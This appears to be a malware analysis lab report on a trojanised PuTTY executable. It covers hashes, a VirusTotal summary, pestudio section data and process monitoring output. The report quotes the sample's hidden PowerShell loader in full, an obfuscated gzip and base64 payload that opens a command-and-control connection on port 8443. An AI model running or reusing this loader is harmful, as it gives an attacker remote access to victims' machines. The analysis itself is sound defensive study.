


[Silly Putty] [Chris Miele]
[March 4th, 2023]

Table Of Contents

Executive Summary


SHA256 hash	**0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8**

Putty.exe is a malware sample identified on March 4, 2023. The file runs on x32 Windows operating system. The putty executable allows you the end-user to remote into a workstation from your computer. The symptom of malicious behavior is a blue PowerShell prompt appears when you execute the putty file this will run in the background for a second and then disappears. Also, the file tries to contact a DNS and port number of 8443. Appendix A will show the Symptoms.

Appendix B will show the Yara signature rule for the Putty.exe file.

Technical Summary

Putty.exe consists of two parts: The actual putty application and a power shell script that is running. Putty attempts to call to its DNS (bonus2.corporatebounusapplication.local). If the connection is initiated the Adversary will have access to your machine and a command and control server will be initiated.



putty.exe

Run Foreground allow end-user to connect to computer remotely

bonus2.corporate.local

powershell.exe

Base64 endcoded string & Power shell script

Malicious Files

Putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8


Powershell.exe	73a3c4aef5de385875339fc2eb7e58a9e8a47b6161bdc6436bf78a763537be70

Putty.exe

Putty.exe is the malicious file that was downloaded onto the workstation.

Powershell.exe


Powershell.exe is the second stage payload that when running is the command-and-control server for the adversary to remote into the victim workstation. Also, parts of the code are encoded with base 64.



```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStrea
::FromBase64String
('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/
If4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/
Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+
iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJ
eWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQb
L2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxy
H4rirE0J3L9kF8i/mtl93dQkAAA==')))
,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```


Figure 1: PowerShell Script & Strings Encoded Base64.

Static Analysis



```
C:\Users\Chris\Desktop
λ sha256sum.exe putty.exe
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe
```

Figure 2: Sha256 Hash putty.exe.




58 security vendors and 1 sandbox flagged this file as malicious

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
PuTTY
peexe runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access checks-user-input

1.47 MB
Size


2023-02-07 19:08:55 UTC
24 days ago

Figure 3: Virtus Total Sha256 Hash.



```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA5
wCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1N1WG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I
```

Figure 4: Floss output malicious string.


FLAREVM (FLAREVM INSTALL) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pestudio 9.48 - Malware Initial Assessment - www.winitor.com - [c:\users\chris\desktop\putty.exe]
file settings about
Type here to search
Heavy mix
11:24 PM
3/3/2023


c:\users\chris\desktop\putty.exe
- indicators (sections > entry-point > suspiciou
- virustotal (error)
- dos-header (64 bytes)
- dos-stub (message)
- rich-header (n/a)
- file-header (Intel-386)
- optional-header (GUI)
- directories (4)
- sections (self-modifying)
- libraries (8)
- imports (flag)
- exports (n/a)
- tls-callback (n/a)
- .NET (n/a)
- resources (Compiled-HTML)
- strings (size) *
- debug (n/a)
- manifest (PuTTY)
- version (imon Tatham)
- certificate (n/a)
- overlay (n/a)

property	value	value	value	value	value	value	value	value	value
general									
name	.text	.rdata	.data	.00cfg	.rsrc	.reloc	.text	.idata	.rsrc
md5	53D53E5EF7971DFA93A09C7...	0AEB6EA7B499355EFDAADD...	782A52AB4D3F047C09FB980...	C4F412638A6A577B8259496...	439CFDCDB280386114AAC0...	6AFEDBD2F4E2FE29D1CB05...	1D0EC91EBDBDEE96A6F1B5...	8ABE5CE1CAC05FEA800273...	2CA5B0
entropy	6.621	5.797	2.019	0.061	7.830	6.724	6.234	5.458	7.830
file-ratio (99.93%)	39.76 %	10.97 %	0.20 %	0.03 %	22.13 %	2.02 %	0.13 %	0.50 %	22.13 %
raw-address	0x00000400	0x00096400	0x000BFA00	0x000C0600	0x000C0800	0x00114000	0x0011BA00	0x0011C200	0x0011E
raw-size (1544192 bytes)	0x00096000 (614400 bytes)	0x00029600 (169472 bytes)	0x00000C00 (3072 bytes)	0x00000200 (512 bytes)	0x00053800 (342016 bytes)	0x00007A00 (31232 bytes)	0x00000800 (2048 bytes)	0x00001E00 (7680 bytes)	0x00053
virtual-address	0x00001000	0x00097000	0x000C1000	0x000C5000	0x000C6000	0x0011A000	0x00122000	0x00123000	0x00125
virtual-size (1555239 bytes)	0x00095F6D (614253 bytes)	0x000295FC (169468 bytes)	0x00003FCC (16332 bytes)	0x00000004 (4 bytes)	0x00053720 (341792 bytes)	0x00007A00 (31232 bytes)	0x00000737 (1847 bytes)	0x00001CAA (7338 bytes)	0x00053
characteristics									
value	0x60000020	0x40000040	0xC0000040	0x40000040	0x40000040	0x42000040	0xE0000020	0xC2000040	0x40000
writable	-	-	x	-	-	-	x	x	-
executable	x	-	-	-	-	-	x	-	-
shareable	-	-	-	-	-	-	-	-	-
self-modifying	-	-	-	-	-	-	x	-	-
virtualized	-	-	-	-	-	-	-	-	-
items									
directory>import	-	-	-	-	-	-	-	0x00123000	-
directory>resource	-	-	-	-	-	-	-	-	0x00125
directory>relocation	-	-	-	-	-	-	-	-	-
directory>import-address	-	0x000BE2F4	-	-	-	-	-	-	-
resources > manifest	-	-	-	-	-	-	-	-	0x00121
resources > version	-	-	-	-	-	-	-	-	0x00121
optional-header > base-of-code	0x00001000	-	-	-	-	-	-	-	-
optional-header > base-of-data	-	0x00097000	-	-	-	-	-	-	-
optional-header > entry-point	-	-	-	-	-	-	0x00122000	-	-
file (Compiled-HTML, 325542 bytes)	-	-	-	-	-	-	-	-	0x00121

sha256: 0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83 | cpu: 32-bit | file-type: executable | subsystem: GUI | entry-point: 0x00122000

Figure 5: .text(code) Size Raw Size and Virtual Size roughly the same not packed.

Dynamic Analysis



Windows 10 Enterprise Evaluation
Windows License valid for 89 days
Build 19041.vb_release.191206-1406

Time ...	Process Name	PID	Operation	Path	Result	Detail
6:52:5...	putty.exe	3744	Process Start		SUCCESS	Parent PID: 2564, Command line: "C:\Users\Chris\Desktop\putty.exe", Current directory: C:\Users\Chris\Desktop\, Environm...

□ Only show processes still running at end of current trace

☑ Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time	End Time
ctfmon.exe (3068)	CTF Loader	C:\Windows\system32\ctfmon.exe	🟩	Microsoft Corporat...	DESKTOP-RK85...	"ctfmon.exe"	3/4/2023 6:45:24...	n/a
Explorer.EXE (2564)	Windows Explorer	C:\Windows\Explorer.EXE	🟩	Microsoft Corporat...	DESKTOP-RK85...	C:\Windows\Expl...	3/4/2023 6:45:24...	n/a
SecurityHealthSystray.exe (258	Windows Security...	C:\Windows\System32\SecurityHea...	🟩	Microsoft Corporat...	DESKTOP-RK85...	"C:\Windows\Sys...	3/4/2023 6:45:37...	n/a
VBoxTray.exe (2544)	VirtualBox Guest ...	C:\Windows\System32\VBoxTray.exe	🟩	Oracle Corporation	DESKTOP-RK85...	"C:\Windows\Sys...	3/4/2023 6:45:37...	n/a
OneDrive.exe (3924)	Microsoft OneDrive	C:\Users\Chris\AppData\Local\Micr...	🟩	Microsoft Corporat...	DESKTOP-RK85...	"C:\Users\Chris\A...	3/4/2023 6:45:37...	n/a
msedge.exe (3704)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Ed...	🟩	Microsoft Corporat...	DESKTOP-RK85...	"C:\Program Files ...	3/4/2023 6:45:38...	n/a
msedge.exe (3144)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Ed...	🟩	Microsoft Corporat...	DESKTOP-RK85...	"C:\Program Files ...	3/4/2023 6:45:39...	n/a
msedge.exe (4356)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Ed...	🟩	Microsoft Corporat...	DESKTOP-RK85...	"C:\Program Files ...	3/4/2023 6:45:40...	n/a
msedge.exe (4364)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Ed...	🟩	Microsoft Corporat...	DESKTOP-RK85...	"C:\Program Files ...	3/4/2023 6:45:40...	n/a
msedge.exe (4380)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Ed...	🟩	Microsoft Corporat...	DESKTOP-RK85...	"C:\Program Files ...	3/4/2023 6:45:40...	n/a
